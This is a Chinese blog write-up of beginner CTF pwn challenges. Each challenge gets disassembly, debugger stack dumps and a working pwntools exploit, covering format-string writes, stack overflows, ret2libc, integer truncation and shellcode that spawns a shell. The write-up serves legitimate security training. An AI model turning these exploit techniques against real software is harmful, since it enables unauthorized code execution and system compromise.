【WP】攻防世界新手区pwn writeup

原创

Tiumo 于 2019-09-08 10:58:00 发布 95 收藏
文章标签： 字符串 python java c++ 安全

本文链接：https://blog.csdn.net/y320284/article/details/108646713

CGfsb

- 题目地址：https://adworld.xctf.org.cn/task/answer?type=pwn&number=2&grade=0&id=5050
- 下载文件后，使用file命令查看。

```
cgfsb: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux
2.6.24, BuildID[sha1]=113a10b953bc39c6e182c4ce6e05582ba2f8017a, not stripped
```

- 32位的文件，用ida打开，F5查看伪代码。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int buf; // [esp+1Eh] [ebp-7Eh]
  int v5; // [esp+22h] [ebp-7Ah]
  __int16 v6; // [esp+26h] [ebp-76h]
  char s; // [esp+28h] [ebp-74h]
  unsigned int v8; // [esp+8Ch] [ebp-10h]

  v8 = __readgsdword(0x14u);
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  buf = 0;
  v5 = 0;
  v6 = 0;
  memset(&s, 0, 0x64u);
  puts("please tell me your name:");
  read(0, &buf, 0xAu);
  puts("leave your message please:");
  fgets(&s, 100, stdin);
  printf("hello %s", &buf);
  puts("your message is:");
  printf(&s);
  if ( pwnme == 8 )
  {
    puts("you pwned me, here is your flag:\n");
    system("cat flag");
  }
  else
  {
    puts("Thank you!");
  }
  return 0;
}
```

- printf漏洞：https://www.cnblogs.com/cfans1993/articles/5619134.html
- 思路：
  - 找到pwnme的地址
  - 把pwnme的地址写到s里面
  - printf输出8个字节，然后用%n把8写入到pwnme里面
- 步骤：
  - 利用ida直接找到pwnme的地址，为0x804a068

```
.bss:0804A068 pwnme           dd ?                    ; DATA XREF: main+105↑r
```

- 找到s相对format参数的偏移量，可以看到，传递message的变量s，被存储在0xbffff628地址内，此时0xbffff600对应printf的format参数在栈中的位置，所以偏移量为10，对应构造`%10$n`。

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/tiumo/cgfsb
please tell me your name:
abcd
leave your message please:
aaaa
hello abcd
your message is:

Breakpoint 1, 0x080486cd in main ()
(gdb) x/16wx $esp
0xbffff600:     0xbffff628      0xbffff61e      0xb7fbb5a0      0x00f0b5ff
0xbffff610:     0xbffff64e      0x00000001      0x000000c2      0x626196bb
0xbffff620:     0x000a6463      0x00000000      0x61616161      0x0000000a
0xbffff630:     0x00000000      0x00000000      0x00000000      0x00000000
```

- 构造payload：(pwnme地址)+"aaaa"+"%10$n"

- pwntools：

```
from pwn import *

context.log_level = 'debug'
DEBUG = int(sys.argv[1])

if DEBUG == 1:
    p = process('./cgfsb')
else:
    p = remote('111.198.29.45',58350)

pwnme_addr = 0x0804A068

payload1 = "aaaa"
payload2 = p32(pwnme_addr) + 'aaaa%10$n'

p.recvuntil('please tell me your name:\n')
p.sendline(payload1)

p.recvuntil('leave your message please:\n')
p.sendline(payload2)

print p.recv()
print p.recv()
```

- 运行结果：

```
your message is:
h\xa0\x0aaaa
you pwned me, here is your flag:

cyberpeace{23b4e0027904831777a74a362bcfdd1d}
```

When did you born

- 文件类型

```
root@kali:/media/sf_files# file 4d334fa01af64e72977d83d532906dbb
4d334fa01af64e72977d83d532906dbb: ELF 64-bit LSB executable, x86-64, version 1 (
SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linu
x 2.6.32, BuildID[sha1]=718185b5ec9c26eb9aeccfa0ab53678e34fee00a, stripped
```

- 运行测试

```
root@kali:/media/sf_files# ./4d334fa01af64e72977d83d532906dbb
What's Your Birth?
111111
What's Your Name?
1111
You Are Born In 111111
You Are Naive.
You Speed One Second Here.
root@kali:/media/sf_files# ./4d334fa01af64e72977d83d532906dbb
What's Your Birth?
0
What's Your Name?
122
You Are Born In 0
You Are Naive.
You Speed One Second Here.
root@kali:/media/sf_files# ./4d334fa01af64e72977d83d532906dbb
What's Your Birth?
2010
What's Your Name?
fasdf
You Are Born In 2010
You Are Naive.
You Speed One Second Here.
root@kali:/media/sf_files# ./4d334fa01af64e72977d83d532906dbb
What's Your Birth?
asdfas
What's Your Name?
asfaf
You Are Born In 4196144
You Are Naive.
You Speed One Second Here.
```

- IDA查看反汇编伪代码，v5等于1926能拿到flag，但之前有一个判断，不让输入1926

```
 8  v6 = __readfsqword(0x28u);
 9  setbuf(stdin, 0LL);
10  setbuf(stdout, 0LL);
11  setbuf(stderr, 0LL);
12  puts("What's Your Birth?");
13  __isoc99_scanf("%d", &v5);
14  while ( getchar() != 10 )
15    ;
16  if ( v5 == 1926 )
17  {
18    puts("You Cannot Born In 1926!");
19    result = 0LL;
20  }
21  else
22  {
23    puts("What's Your Name?");
24    gets(&v4);
25    printf("You Are Born In %d\n", v5);
26    if ( v5 == 1926 )
27    {
28      puts("You Shall Have Flag.");
29      system("cat flag");
30    }
31    else
32    {
```

- IDA调试，观察栈
  - 输入生日1111，在栈中找到v5的位置

```
[stack]:00007FFC124C06E8 dd 457h
```

- 输入名字abcdefghijk

```
[stack]:00007FFF57097AE0 db  61h ; a
[stack]:00007FFF57097AE1 db  62h ; b
[stack]:00007FFF57097AE2 db  63h ; c
[stack]:00007FFF57097AE3 db  64h ; d
[stack]:00007FFF57097AE4 db  65h ; e
[stack]:00007FFF57097AE5 db  67h ; g
[stack]:00007FFF57097AE6 db  66h ; f
[stack]:00007FFF57097AE7 db  68h ; h
[stack]:00007FFF57097AE8 dw 6A69h
[stack]:00007FFF57097AEA db  6Bh ; k
```

- 看到v4部分覆盖了v5，所以我们要构造的payload格式应该是8chars+'\x86'+'\x07'

- pwntools代码

```
from pwn import *
p=remote(ip,port)
p.sendafter('Your Birth?',str(0)+'\n')
p.sendafter(' Your Name?','a'*8+p64(1926))
p.interactive()
```

- 运行结果

```
root@kali:~# python when.py
[+] Opening connection to 111.198.29.45 on port 39590: Done
[*] Switching to interactive mode

$
You Are Born In 1926
You Shall Have Flag.
cyberpeace{e985502a41bfacfca7a6ecb2a96a57ce}
[*] Got EOF while reading in interactive
$
```

hello_pwn

- 下载后反汇编用IDA查看伪代码，发现有一个函数用于显示flag，重命名为showflag

```
1  __int64 __fastcall main(__int64 a1, char
2 {
3   alarm(0x3Cu);
4   setbuf(stdout, 0LL);
5   puts("~~ welcome to ctf ~~      ");
6   puts("lets get helloworld for bof");
7   read(0, &unk_601068, 0x10uLL);
8   if ( dword_60106C == 1853186401 )
9     showflag();
10  return 0LL;
11 }
```


- 显然，只要把dword_60106C赋值为1853186401就可以了，我们发现，输入aaaaaaaaaaaaaaaa，其中一部分会覆盖dword_60106C，所以payload的格式应该是4chars+1853186401

```
.bss:0000000000601068 unk_601068 db  61h ; a                  ; DATA XREF: main+3B↑o
.bss:0000000000601069 db  61h ; a
.bss:000000000060106A db  61h ; a
.bss:000000000060106B db  61h ; a
.bss:000000000060106C dword_60106C dd 61616161h               ; DATA XREF: main+4A↑r
```


- pwntools代码

```
from pwn import *
p = process("./637f5c201bf94c128c8c22e4d6e9cef3")
p.sendline('a'*4+p32(1853186401))
p.interactive()
```

- 本地测试




- 远程




level0

- 检查保护




- 反汇编后发现callsystem函数调用了shell
- vulnerable_function函数存在栈溢出漏洞，考虑覆盖返回值



- 输入128个a和bbbbcccc后，可以看到，刚好到达返回地址，所以payload格式为128+8个char+callsystem地址
- exp如下


```
from pwn import *

p = remote('111.198.29.45',54531)
elf = ELF("./level0")
sysaddr = elf.symbols['callsystem']
payload = 'a'*(0x80 + 8) + p64(sysaddr)
p.recv()
p.send(payload)
p.interactive()
```

- 运行结果



level2


- 查看程序保护



- IDA查看反汇编伪代码，存在栈溢出漏洞

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

- 程序中含有system函数和"/bin/sh"字符串



- exp如下

```
from pwn import *

elf = ELF('./level2')
sys_addr = elf.symbols['system']
sh_addr = elf.search('/bin/sh').next()

payload = 'A' * (0x88 + 0x4) + p32(sys_addr) +     p32(0xdeadbeef) + p32(sh_addr)

#io = remote('111.198.29.45',40579)
io = process("./level2")
io.sendlineafter("Input:\n",payload)
io.interactive()
io.close()
```

guess num

- 查看文件类型

```
root@kali:~# file guess
guess: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically link
ed, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]
=c5689a0b4458c068fb51e3a2c167b112c3ba7323, stripped
```

- 检查程序保护

```
root@kali:~# checksec guess
[*] '/root/guess'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

- 运行测试

```
root@kali:~# ./guess
------------------------------
Welcome to a guess number game!
------------------------------
Please let me know your name!
Your name:tiumo
-------------Turn:1-------------
Please input your guess number:15
------------------------------
GG!
```

- IDA反汇编

```
10  unsigned __int64 v11; // [rsp+38h] [rbp-8h]
11
12  v11 = __readfsqword(0x28u);
13  setbuf(stdin, 0LL);
14  setbuf(stdout, 0LL);
15  v3 = stderr;
16  setbuf(stderr, 0LL);
17  v6 = 0;
18  v8 = 0;
19  *(_QWORD *)seed = sub_BB0(v3, 0LL);
20  puts("--------------------------------");
21  puts("Welcome to a guess number game!");
22  puts("--------------------------------");
23  puts("Please let me know your name!");
24  printf("Your name:");
25  gets(&v9);
26  v4 = (const char *)seed[0];
27  srand(seed[0]);
28  for ( i = 0; i <= 9; ++i )
29  {
30    v8 = rand() % 6 + 1;
31    printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
32    printf("Please input your guess number:");
33    __isoc99_scanf("%d", &v6);
34    puts("--------------------------------");
35    if ( v6 != v8 )
36    {
37      puts("GG!");
38      exit(1);
39    }
40    v4 = "Success!";
41    puts("Success!");
42  }
43  sub_C3E(v4);
44  return 0LL;
45}
```

- 可以看到，每次数字都是一个随机数，而且随机数的种子是在gets之前的，所以我们可能有机会覆盖seed

```
*(_QWORD *)seed = sub_BB0();
puts("--------------------------------");
puts("Welcome to a guess number game!");
puts("--------------------------------");
puts("Please let me know your name!");
printf("Your name:", 0LL);
gets(&v7);
srand(seed[0]);
```


- 查看栈，可以发现，输入name确实可以覆盖到seed

```
[stack]:00007FFD055DA3EF db  61h ; a
[stack]:00007FFD055DA3F0 db  61h ; a
[stack]:00007FFD055DA3F1 db  61h ; a
[stack]:00007FFD055DA3F2 db  61h ; a
[stack]:00007FFD055DA3F3 db  61h ; a
```

- exp：(循环里用sendafter和recvuntil都跑不动，只好手动了)

```
from pwn import *
from ctypes import *

elf = ELF('./guess')
libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
io = process('./guess')
#io = remote("111.198.29.45",58174)

payload = 32 * 'a' + p64(1)
io.sendafter("Your name:", payload)

libc.srand(1)

for i in range(10):
    num = str(libc.rand()%6+1)
    print num+" ",

io.interactive()
```

- 运行结果



cgpwn2

- 检查保护

```
root@kali:~# file cgpwn2
cgpwn2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically li
nked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=86982e
ca8585ab1b30762b8479a6071dbf584559, not stripped
root@kali:~# checksec cgpwn2
[*] '/root/cgpwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@kali:~#
```

- 反汇编

```
34  puts("please tell me your name");
35  fgets(name, 50, stdin);
36  puts("hello,you can leave some message here:");
37  return gets(&s);
38}
```

- 我们可以看到程序里面有system函数，但是没有"/bin/sh"字符串，但是name变量是全局的，我们可以尝试把字串放到name变量里
- exp:


```
from pwn import *

elf = ELF('./cgpwn2')
io = process('./cgpwn2')
#io = remote("111.198.29.45",58174)

payload = 42 * 'a' + p32(elf.symbols['system']) + p32(0xdeadbeef) + p32(0x0804A080)
shstr = "/bin/sh"

io.recvuntil("name")
io.sendline(shstr)
io.recvuntil("here:")
io.sendline(payload)

io.interactive()
```

int overflow


- 查看保护

```
root@kali:/media/sf_files# mv 0c5f4e234ba94a
root@kali:/media/sf_files# checksec intover
[*] '/media/sf_files/intover'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@kali:/media/sf_files#
```


- 运行测试



- 反汇编，发现有一个函数已经有显示flag的功能了，但是并没有被调用，可以考虑返回地址溢出，在密码检查的函数中，我们看到，字符串长度被赋给了uint8类型，这里会发生截断，而在正确的分支，s字符串会被strcpy使用。




- 整数溢出：由于int是32位，而int8是8位，我们可以在最后8位伪造长度，骗过长度检测，使用"0000 1000"(8)作为最后8位。
- 栈中返回地址被覆盖(长度263)



- payload格式：0x14个char + 4个char + 地址(占4个char) + 0xeb个char
- exp

```
from pwn import *

elf = ELF('./intover')
io = process('./intover')
#io = remote("111.198.29.45",51548)

io.recvuntil("choice:")
io.sendline('1')
io.recvuntil("username:")
io.sendline("aaa")
io.recvuntil("passwd")
io.sendline('a'*0x14 + 'a'*4 + p32(elf.symbols['what_is_this']) + 0xea*'a')
io.interactive()
```


- 运行结果



- 整数溢出：https://www.cnblogs.com/pwn2web/p/11164417.html

string

- 查看保护



- 反汇编，发现一个格式化字符串漏洞，一处强制转化位函数指针

```
puts("Your wish is");
printf(&format, &format);
puts("I hear it, I hear it..
read(0, v1, 0x100uLL);
((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
```


- 我们只要把shellcode写入v1就可以了
- 逆推，我们要使a1[0]和a1[1]一样

```
if ( *a1 == a1[1] )
```

- a1在上一级函数中是一个指针

```
(_DWORD *)a1)
```


- a1也就是在main中的v4，也就是v3，我们通过secret[0]得到地址
- 这里可以在v2写入v3[0]的地址，然后通过格式化字符串漏洞，在v3[0]中写入85，使v3[0]==v3[1]
- 寻找format在栈中的位置，偏移量为7



- exp:


```
from pwn import *

#io = remote('111.198.29.45','41410')
io = process("./string")
io.recvuntil("secret[0] is ")
v3_0_addr = int(io.recvuntil("\n")[:-1], 16)
io.recvuntil("character's name be:")
io.sendline("tiumo")
io.recvuntil("east or up?:")
io.sendline("east")
io.recvuntil("there(1), or leave(0)?:")
io.sendline("1")
io.recvuntil("'Give me an address'")
io.sendline(str(v3_0_addr))
io.recvuntil("you wish is:")
io.sendline("%85c%7$n")

context(log_level = 'debug', arch = 'amd64', os = 'linux')
shellcode=asm(shellcraft.sh())

io.recvuntil("USE YOU SPELL")
io.sendline(shellcode)
io.interactive()
```

- 运行结果：



level3

- 先查看保护



- 反汇编，很直白的栈溢出

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  write(1, "Input:\n", 7u);
  return read(0, &buf, 0x100u);
}
```

- GOT表与PLT表：https://blog.csdn.net/qq_18661257/article/details/54694748
- ret2libc攻击：https://blog.csdn.net/guilanl/article/details/61921481
- exp(本地不能执行，但远程可以，不知道为什么)

```
#-*-coding:utf-8-*-
from pwn import *

#io = process('./level3')
io = remote('111.198.29.45',55186)
elf = ELF('./level3')
libc = ELF('./libc_32.so.6')

write_plt = elf.plt['write']
vul_addr = elf.symbols['vulnerable_function']
got_addr = elf.got['write']

payload1="a"*0x88 + 'aaaa' + p32(write_plt) + p32(vul_addr) + p32(1) + p32(got_addr) + p32(4)
io.recvuntil("Input:\n")
io.sendline(payload1)
write_addr = u32(io.recv(4))
print write_addr

libc_write = libc.symbols['write']
libc_system = libc.symbols['system']
libc_sh = libc.search('/bin/sh').next()
system_addr = write_addr + (libc_system-libc_write) #用相对地址计算真实地址
sh_addr = write_addr + (libc_sh-libc_write)

payload2 = 'a'*0x88 + 'aaaa' + p32(system_addr) + 'aaaa' + p32(sh_addr)
io.recvuntil("Input:\n")
io.sendline(payload2)
io.interactive()
```